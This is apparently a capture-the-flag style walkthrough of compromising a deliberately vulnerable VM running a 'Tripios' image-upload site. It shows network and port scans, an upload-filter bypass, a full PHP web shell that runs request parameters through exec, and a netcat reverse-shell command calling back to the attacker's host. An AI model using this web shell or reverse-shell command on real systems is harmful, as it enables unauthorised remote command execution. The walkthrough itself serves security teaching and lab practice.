
DISCOVERY


First I detected the ip address for the vulnerable box using netdiscover. I confirmed the address by comparing the mac address I found from the network settings options for VM of the vulhub box.



```
Currently scanning: 192.168.160.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 ____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 ____________________________________________________________________________

192.168.160.2   00:50:56:f1:ba:4c      1       60  VMware, Inc.
192.168.160.141 00:0c:29:d0:1c:99      1       60  VMware, Inc.
192.168.160.254 00:50:56:e1:18:9f      1       60  VMware, Inc.
```



```
bound to 192.16
done.
Starting portma
Starting NFS co
Cleaning up tem
Setting console
Skipping font a
Setting up cons
INIT: Entering 
Using makefile-
Starting portma
Starting NFS co
Starting enhanc
Starting ACPI s
Starting web se
Starting deferr
Starting period
Starting mpt-st
Starting OpenBS
Starting MySQL 
Checking for co

Debian GNU/Linu

drunkadm login:
```

Virtual Machine Settings

Hardware | Options

Network Adapter Advanced Settings

Incoming Transfer
- Bandwidth: Unlimited
- Kbps:
- Packet Loss (%): 0.0
- Latency (ms): 0

Outgoing Transfer
- Bandwidth: Unlimited
- Kbps:
- Packet Loss (%): 0.0
- Latency (ms): 0


MAC Address: 00:0C:29:D0:1C:99

Device status
- ☑ Connected
- ☑ Connect at power on

Network connection
- ○ Bridged: Connected directly
- □ Replicate physical netwo
- ● NAT: Used to share the hos
- ○ Host-only: A private networ
- ○ Custom: Specific virtual netw
- VMnet0
- ○ LAN segment:

PORT AND SERVICE DISCOVERY

I did a nmap scan to find out the open ports and the services running on these ports.




```
┌──(root💀kali)-[/home/kali]
└─# nmap -sV -sC -p- -A  192.168.160.141
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-10 04:29 EST
Nmap scan report for 192.168.160.141
Host is up (0.0019s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 5.5p1 Debian 6+squeeze1 (protocol 2.0)
| ssh-hostkey: 
|   1024 57:a2:04:3d:6e:e5:01:7b:b4:c6:e5:f9:76:25:8a:8a (DSA)
|_  2048 66:9a:ee:a2:2a:1a:59:47:b9:c5:50:da:a6:96:76:16 (RSA)
8880/tcp open  http    Apache httpd 2.2.16 ((Debian))
|_http-server-header: Apache/2.2.16 (Debian)
|_http-title: Tripios
MAC Address: 00:0C:29:D0:1C:99 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.26 - 2.6.35, Linux 2.6.32
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.92 ms 192.168.160.141

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 188.75 seconds
```

HTTP ENUMERATION

Since http sevice was running, I decided to check on the web browser.



I uploaded a random photo and looked at the page source.






Image Host by Tripios

Your cool image

It looked like the image name was converted to md5 hash.




```
        <img class="paperclip" src="style/paperclip.png" alt="paperclip" />
        <div class="sidebar">
          <h3>Statistics</h3>
          <h4>General</h4>
          <p>Uploaded Images: 7<br />
             Total Used Space: 216K</p>
        </div>
      </div>
      <div id="content">
        <h1>Your cool image</h1>
    <p> <img src="images/7a22bf66580ddb64c14e9a6d0970044a.jpeg" > </p>
      </div>
    </div>
    <div id="footer">
      <p>Copyright &copy; Tripios | <a href="http://validator.w3.org/check?uri=referer
    </div>
  </div>
</body>
```



```
┌──(root💀kali)-[/home/kali]
└─# echo -n 'index.jpeg' | md5sum
7a22bf66580ddb64c14e9a6d0970044a  -
```


There was a upload option. So I tried to upload a php reverse shell.




Invalid file extension!

Looked like php file extension was not granted.

So I changed the extension and tried uploading again but it didn’t work.




```
┌──(kali㉿kali)-[~/Desktop/php-reverse-shell-1.0]
└─$ cat php-reverse-shell.php > reverse.php.jpg
```



Ohhh you are naughty!


It didn’t give invalid extension warning. So my guess was that it was filtering GET

So I tried other reverse shells.



```
<?php
if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        $results = exec($cmd);
        echo $results;
        echo "</pre>";
        die;
}
?>
```

This time it worked.



Not secure | 192.168.160.141:8880/image.php


Image Host by Tripios

Your cool image


Statisti
General
Uploaded Image
Total Used Spac

Copyright © Tripios | HTML5 | CSS | PHP

Then I encoded the php file name and looked for the file on browser.




```
┌──(root💀kali)-[/home/kali]
└─# echo -n 'new.jpeg.php' | md5sum
0b85d505a6ed764efb6e20f277bca37f  -
```



Not secure | 192.168.160.141:8880/images/0b85d505a6ed764efb6e20f277bca37f.php

Then I tried to execute a command.

The command worked.




Not secure | 192.168.160.141:8880/images/0b85d505a6ed764efb6e20f277bca37f.php?cmd=whoami

```
www-data
```


USER ACCESS VIA NETCAT

I opened a listening port on my own machine.




```
┌──(root💀kali)-[/home/kali]
└─# nc -nlvp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

I tried executing a nc command from the browser.




```
http://192.168.160.141:8880/images/0b85d505a6ed764efb6e20f277bca37f.php?cmd=nc -c /bin/sh 192.168.160.128 4444
```



```
┌──(root💀kali)-[/home/kali]
└─# nc -nlvp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.160.141.
Ncat: Connection from 192.168.160.141:53596.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


I got into the machine as user www-data.

I spawned a bash shell for better navigation.




```
python -c 'import pty;pty.spawn("/bin/bash")'
